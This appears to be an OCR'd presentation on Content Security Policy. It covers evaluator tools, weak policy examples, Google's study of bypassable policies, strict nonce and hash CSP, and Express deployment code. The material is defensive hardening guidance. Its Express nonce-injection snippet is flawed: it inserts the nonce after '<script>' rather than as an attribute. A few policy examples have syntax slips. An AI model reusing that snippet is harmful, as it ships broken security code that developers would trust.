report-uri https://o4505997166247936.ingest.sentry.io/api/4505997172342784/securi
    ty/?sentry_key=4fc97da3f41e2a1f4c01f08cbc1842bf;
```


Evaluated CSP as seen by a browser supporting CSP Version 3

expand/collapse all

- ! script-src
- ✓ style-src
- ✓ font-src
- ✓ connect-src
- ✓ img-src
- ✓ object-src
- ✓ base-uri

https://csp-evaluator.withgoogle.com/

Csper.io




Policy Evaluator Free

Evaluate your website's Content Security Policy for security misconfigurations and recommendations:

https://website.com

☐ Hide from recent scans



https://csper.io

back

```
default-src 'self';
connect-src 'self' https://*.hotjar.com https://*.hotjar.io https://api.hubspot.com https://forms.hubspot.com https://rs.fullstory.com
    https://stats.g.doubleclick.net https://www.google-analytics.com wss://*.hotjar.com wss://csper.io;
font-src 'self' data: https://fonts.gstatic.com https://script.hotjar.com;
frame-src 'self' https://app.hubspot.com https://charts.mongodb.com https://js.stripe.com https://vars.hotjar.com https://www.youtube.com;
img-src 'self' data: https:;
object-src 'none';
script-src 'report-sample' 'self' http://js.hs-analytics.net/analytics/ https://edge.fullstory.com/s/fs.js https://js.hs-analytics.net/analytics/
    https://js.hs-scripts.com/ https://js.hscollectedforms.net/collectedforms.js https://js.stripe.com/v3/ https://js.usemessages.com/conversations-
    embed.js https://script.hotjar.com https://static.hotjar.com https://www.google-analytics.com/analytics.js
    https://www.googletagmanager.com/gtag/js;
style-src 'report-sample' 'self' 'unsafe-inline';
base-uri 'self';
report-uri https://csper-prod.endpoint.csper.io;
```

High	Medium	Low	Info
0	4	2	0

Time: **12 days ago**

Source: **header**

Disposition: **enforce**

Sample Evaluator Results

https://csper.io/evaluator

Let’s look at some sites

- https://www.kbc.be - Security Headers - CSP
- https://www.n26.com - Security Headers - CSP
- https://www.bol.com - Security Headers - CSP
- https://deskreservation.euri.com - Security Headers - CSP
- https://www.resengo.be - Security Headers

CSP Validators

- https://cspvalidator.org/
- https://csp-evaluator.withgoogle.com/
- https://csper.io/evaluator

Security Scanners

- https://securityheaders.com/

Unsecurity of CSP

Un-secure CSP policies ❌

```
script-src 'self' 'unsafe-inline';
```

unsafe-inline remove complete XSS protection

```
script-src 'self' https: data: *;
```

wildcard allows any domain, any from anywhere

```
script-src 'self';
```

By omitting object-src can do anything, hacker can bypass CSP

Un-secure CSP policies ❌

```
script-src 'self' object-src 'none' https://whitelisted.com;
```


If whitelisted.com contains jsonp or angularjs, you can bypass CSP

```
script-src 'self' https://*.google.com;
```

Wildcard with white listing is even worse.

How secure are real-world CSP policies?

Study by google; 1,664,019 (0.16 %) of all hostnames across 274,214 top private domains deploy a CSP policy





Data Set	Total	Report Only	Bypassable				
			Unsafe Inline	Missing `object-src`	Wildcard in Whitelist	Unsafe Domain	Trivially Bypassable Total
Unique CSPs	26,011	2,591 9.96%	21,947 84.38%	3,131 12.04%	5,753 22.12%	19,719 75.81%	24,637 94.72%
XSS Policies	22,425	0 0%	19,652 87.63%	2,109 9.4%	4,816 21.48%	17,754 79.17%	21,232 94.68%
Strict XSS Policies	2,437	0 0%	0 0%	348 14.28%	0 0%	1,015 41.65%	1,244 51.05%

Almost everyone who is using CSP is doing it wrong! 🤯

https://static.googleusercontent.com/media/research.google.com/nl//pubs/archive/45542.pdf
https://www.youtube.com/watch?v=xcUNmE93asc

Do CSP whitelist work in practise





https://static.googleusercontent.com/media/research.google.com/nl//pubs/archive/45542.pdf
https://www.youtube.com/watch?v=xcUNmE93asc


unsafe-inline ❌

Of the XSS protection policies, 87.63 % employed the ’unsafe-inline’ keyword without specifying a nonce, which essentially **disables the protective capabilities of CSP**.

https://research.google/pubs/pub45542/

Strict CSP

A better way of using CSP: Nonces 😀



```
Content-Security-Policy
object-src 'none'; base-uri 'none';
script-src 'nonce-r4nd0m' 'strict-dynamic';
```

Execute only scripts with the correct *nonce* attribute

```
✔ <script nonce="r4nd0m">kittens()</script>
✘ <script nonce="other-value">evil()</script>
```

Trust scripts added by already trusted code

```
✔<script nonce="r4nd0m">
   var s = document.createElement('script')
   s.src = "/path/to/script.js";
✔  document.head.appendChild(s);
  </script>
```

https://web.dev/articles/strict-csp

Why CSP Nonce?

- CSP(Content security policy) Nonce is also known as **Strict CSP**, which provides enhanced CSP level 3 security.
- This type of CSP is recommended to use in web pages which are rendered server side.
- A CSP nonce, or Content Security Policy nonce, is a randomly generated value, typically a 128 bit random number, base64 encoded.
- It is a unique token that is included in the CSP header of a web page
- The nonce allows only specific inline scripts or styles with matching nonces to be executed

A production-quality strict policy


```
Content-Security-Policy:
  object-src 'none';
  base-uri 'none';
  script-src 'nonce-{random}' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https:;
  report-uri https://your-report-collector.example.com/
```

- **object-src 'none':** Prevents fetching and executing plugin resources
- **base-uri 'none':** Preventing attackers from changing the locations of scripts
- **script-src: 'nonce-{random}'**: Protected by nonce
- **script-src: 'strict-dynamic'**: Allows the execution of scripts dynamically added to the page
- **script-src: 'unsafe-inline' https:** Will be ignore but allow older browsers to work.

https://csp.withgoogle.com/docs/strict-csp.html

Using a hash with CSP

If you have a inline script error



```
▶ [Report Only] Refused to execute inline script   42bec283-2a03-4c88-8… 4835711991314977:1
because it violates the following Content Security Policy directive: "script-src 'self'
'report-sample' http://widget.usersnap.com https://resources.usersnap.com". Either the
'unsafe-inline' keyword, a hash ('sha256-3UZnJiUmLKDbXEjPsm9EHc0R7InC5uAtj5O1u68mBzM='), or
a nonce ('nonce-...') is required to enable inline execution.
```

You can fix this by adding the hash to your CSP

```
Content-Security-Policy:
     default-src 'self';
     script-src 'sha256-3UZnJiUmLKDbXEjPsm9EHc0R7InC5uAtj5O1u68mBzM=
```

The hash feature lets you selectively allow a specific inline script in your Content Security Policy. It does this by using a hash function to create a unique ID for your inline script. Adding this ID to your policy is like adding the script to an allowlist (this also applies to style-src).

https://content-security-policy.com/hash/
https://report-uri.com/home/hash

Deploy Strict CSP in modern web applications

Implementing CSP

The purpose of CSP is to block bad things from happening. It’s best to take an iterative approach, deploying in stages, to avoid accidentally disabling part of your web app.

A suggested process:

- Write a policy
- Review validations in Report Only mode
- Fix violations or adjust policy
  (repeating 1-3 until violation are truly exceptional)
- Deploy in strict mode.

https://developer.squareup.com/blog/content-security-policy-for-single-page-web-apps/

Deploying CSP in Single Page Applications

Static Web Hosting

- Adding CSP via HTML Meta tag
  - Keep it simple: **default-src 'self'**
- Make sure all content is served from same origin.
- No support for
  - report-uri
  - frame-ancestors & sandbox
  - Content-Security-Policy-Report-Only

To summarize, if you're building an isolated SPA with nothing else running in the same origin, this policy is a straightforward way to deploy CSP

https://auth0.com/blog/deploying-csp-in-spa/

Deploying Strict CSP


To implement Strict Content Security Policy (CSP), you can use index.html processing to inject nonces or hashes. By serving the index.html dynamically, you can achieve this.

- Serving static web app via server application
  - NodeJS + Express + Helmet
  - .NET/C# BFF

- Hosting
  - Docker
  - Azure App Service
  - Vercel, Heroku or Netlify


- Full Stack Applications (NextJS, Remix, Nuxt, …)
  - Use Nonces for dynamic generated pages
  - Use Hashes for static generated pages

Express - Apply Strict CSP for every request



```
const { expressCspHeader, NONE, SELF, REPORT_SAMPLE, NONCE } = require("express-csp-header");

app.use(
  expressCspHeader({
    directives: {
      "default-src": [SELF],
      "object-src": [NONE],
      "script-src": [NONCE, REPORT_SAMPLE],
      "style-src": [NONCE, REPORT_SAMPLE],
      "img-src": [SELF, "data:"],
      "font-src": ["https://fonts.gstatic.com"],
    },
    reportUri: "/report-csp",
  }),
);
```

Express - Add nonce to scripts to mark it as trusted source



```
// serve all static files (except index.html)
app.use(express.static(rootPath, { index: false }));

// add nonce to scripts to mark it as trusted source
app.get('*', async (req, res, next) => {
  if (!req.accepts("html")) {
    return next();
  }
  const indexContent  = await readFile(join(distFolder, 'index.html'), { encoding: 'utf8'});
  const indexWithNonce = indexContent.replace(/(<script>)/g, (match) => {
    return match + ' nonce="' + req.nonce + '"';
  });
  res.send(indexWithNonce)
})
```

Others implementations & packages

- **WebPack**
  - https://github.com/google/strict-csp
  - @melloware/csp-webpack-plugin
- **NextJS**
  - https://github.com/Sprokets/nextjs-csp-report-onl
  - @next-safe/middleware
  - next-strict-csp
- **Remix**
  - https://github.com/rphlmr/remix-csp-nonce
- **ASP.NET**
  - https://damienbod.com/2023/10/02/implement-a-secure-web-application-using-vue-js-and-an-asp-net-core-server/

Key Takeaways

Key takeaways

Add Content Security Policy to improve XSS security.

Add report-uri to monitor activity on your site.

Fix your (unsafe) inline script issues.

Use nonce base CSP with strict-dynamic.

Don’t create a CSP with unsafe-inline or 3th party whitelists.

Further reading

Articles

- Content Security Policy
- Content Security Policy (CSP): What Every Web Developer Must Know
- CSP useful, a collection of scripts, thoughts about CSP
- CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy
- GitHub's CSP journey
- Content Security Policy for Single Page Web Apps

Presentations

- Making CSP great again!
- So we broke all CSPs... You won't guess what happened next!

Videos

- Content Security Policy: A successful mess between hardening and mitigation
- CSP Is Dead, Long Live Strict CSP

Tools

Content Security Policy Generator

- https://csper.io/generator
- https://report-uri.com/
- https://report-uri.com/home/generate
- https://addons.mozilla.org/en-US/firefox/addon/content-security-policy-gen/
- https://addons.mozilla.org/en-US/firefox/addon/laboratory-by-mozilla/

Content Security Policy Evaluator

- https://cspvalidator.org/
- https://csp-evaluator.withgoogle.com/
- https://csper.io/evaluator
- https://www.validbot.com/

Other Tools

- https://securityheaders.io/